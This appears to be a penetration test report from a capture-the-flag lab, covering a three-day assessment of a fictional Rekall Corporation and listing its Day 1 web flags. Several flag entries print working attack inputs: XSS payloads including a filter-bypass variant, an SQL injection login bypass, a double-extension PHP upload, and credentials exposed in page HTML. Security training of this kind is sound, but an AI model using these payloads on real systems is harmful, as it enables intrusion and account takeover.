Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	DCB
Contact Name	David Contreras
Contact Title	Cybersecurity specialist

Document History

Version	Date	Author(s)	Comments
001	3/05/2005	David Contreras	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **Cross-Site Scripting (XSS) Protections** – While some input fields have implemented safeguards against **basic XSS exploits**, a more advanced testing approach was required to evaluate their resilience against **sophisticated attacks**.
- **Local File Inclusion (LFI) Protections** – The application demonstrated **basic defense mechanisms** against **local file inclusion (LFI) attacks**, reducing the risk of unauthorized file access.
- **Overall Security Posture** – Despite these precautionary measures, the **overall security environment remains vulnerable** and requires **immediate attention** to strengthen defenses against advanced cyber threats.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

1. **Web Application Vulnerabilities** – The web application is susceptible to multiple security threats, including **complex cross-site scripting (XSS) attacks** and **command injection**, which could allow attackers to execute malicious code or compromise user sessions.
2. **Sensitive Data Exposure** – Both **Linux and Windows systems** contain instances of **sensitive data exposure**, making critical system information easily accessible to potential attackers, increasing the risk of data breaches and unauthorized access.
3. **Publicly Exposed Credentials** – Certain public-facing platforms, such as **Git repositories**, contain **files with system login credentials**, potentially enabling unauthorized access to critical infrastructure.
4. **Open Ports and Network Vulnerabilities** – Multiple **open ports** were identified during basic **Nmap and Zenmap scans**, some of which are associated with known vulnerabilities, making them potential entry points for attackers.
5. **Unpatched Legacy Vulnerabilities** – The assessment revealed outdated security vulnerabilities on both **Windows and Linux systems**, including **Shellshock, SLMail POP3d, and Apache Tomcat Remote Code Execution**, which could be exploited by adversaries to gain system access or execute malicious commands.
6. **Outdated Windows Systems** – Several **Windows machines lack the latest security patches**, leaving them vulnerable to numerous exploits that have been publicly documented on hacking forums and security advisories.
7. **Unpatched Linux Systems** – Multiple vulnerabilities were also detected on **Linux machines**, indicating that the operating system is outdated and requires immediate security updates.
8. **Web Server Security Risks** – The **Linux machine hosting the web server** is running outdated software, requiring both **OS upgrades** and **web server application updates** to mitigate potential threats and improve overall security posture.

Executive Summary

We conducted a **comprehensive security assessment** over a period of **three days**, focusing on identifying vulnerabilities and assessing the potential impact of cyber threats on the organization's infrastructure.

- **Day 1 – Web Application Security Testing:**
  We performed an in-depth security evaluation of the **web application**, targeting commonly known vulnerabilities. This included testing for issues such as **SQL injection, cross-site scripting (XSS), authentication weaknesses, and misconfigurations**.
- **Day 2 – Linux Server Penetration Testing:**
  Our assessment targeted the **Linux servers**, identifying security weaknesses and testing privilege escalation techniques. The objective was to determine whether an attacker could gain **unauthorized access to critical system functions** and compromise sensitive data.
- **Day 3 – Windows Server Exploitation:**
  Utilizing the **compromised Linux machine as a foothold**, we conducted a simulated attack on the **Windows servers**. Our findings indicate that multiple vulnerabilities exist due to **outdated patches and improper system maintenance**, posing a significant risk to the organization's operations.

During this assessment, we identified several **critical security issues** that require **immediate remediation**. Failure to address these vulnerabilities could result in **severe business disruption, data breaches, and reputational damage**.


The following report provides a **synopsis of the assessment**, along with **detailed findings and recommendations** from each day of testing.

Day 1 – Web Application Security Testing

Flag1:
f76sdfkg6sjf

Location: Welcome.php
Vulnerability: XSS reflected
Payload: <script>alert(“I love my ?Name”);</script>

Enter Exploit using reflected XSS script in Welcome page filed below.



Flag2:
ksdnd99dkas


Location: Memory-Planner.php (first field)
Vulnerability: XSS reflected
Payload: <SCRIPscriptT>alert(“I love my ?Name”);</SCRIPscriptT>

The text field has some validation that removes the text script so we need to added twice with mixing the case of the input.

Flag3:
sd7fk1nctx


Location: comments.php (first field)
Vulnerability: XSS Stored
Payload: <script>alert(“hello world”);</script>

In the comments page we are going to use a Stored XSS script attack to inject some code.




Flag4:
nckd97dk6sh2
Location: About-Rekall.php
Vulnerability: Sensitive data exposure
Payload: HTTP response headers


Sensitive data exposure. The flag exists in the response header and can be visible using the Browser Developer tools, also it can be visible using curl or Burp.



Flag5:
mmssdi73g
Location: Memory-Planner.php (second field)
Vulnerability: Local File Inclusion
Payload: Upload php file


Local file Inclusion (LFL) attack in second filed of the Memory-Planner.php page.






Flag6:
ld8skd62hdd
Location: Memory-Planner.php (third field)
Vulnerability: Local File Inclusion
Payload: Upload jpg.php file combine extension

Local file Inclusion (LFL) attack in the third field of the Memory-Planner.php page upload a file with the extension .jpg.php sine the code is validating the file has an image extension.




Flag7:
bcs92sjsk233
Location: Login.php (firs field)
Vulnerability: SQL injection
Payload: ' or '1' = '1' for password

SQL injection vulnerability in Login page. Entered SQL with a Boolean comparator.
Using smith on Login and pass ' or '1' = '1' for password



Flag8:
87fsdkf6djf
Location: Login.php (Second field)
Vulnerability: Sensitive data exposure
Payload: In raw html

Sensitive data exposure left on the raw html pages.
The user id are visible by highlighting the html.




Also by inspecting the html using developer tools.

```
▼<div id="main">
  <p>Enter your Administrator credentials!</p>
  ▶<style>…</style>
  ▼<form action="/Login.php" method="POST">
    ▼<p>
      <label for="login">Login:</label>
      <font color="#DB545A">dougquaid</font>
      <br>
      <input id="login" type="text" name="login" size="20">
    </p>
    ▼<p>
      <label for="password">Password:</label>
      <font color="#DB545A">kuato</font>
      <br>
      <input id="password" type="password" name="password" size="20">
    </p>
    <button type="submit" name="form" value="submit" background-color="black">Login</button>
```


Flag9:
dkkdudfkdy23

Location: robots.txt
Vulnerability: Sensitive data exposure
Payload: file access

Using the disclaimer page we can leverage the php script to display file contents

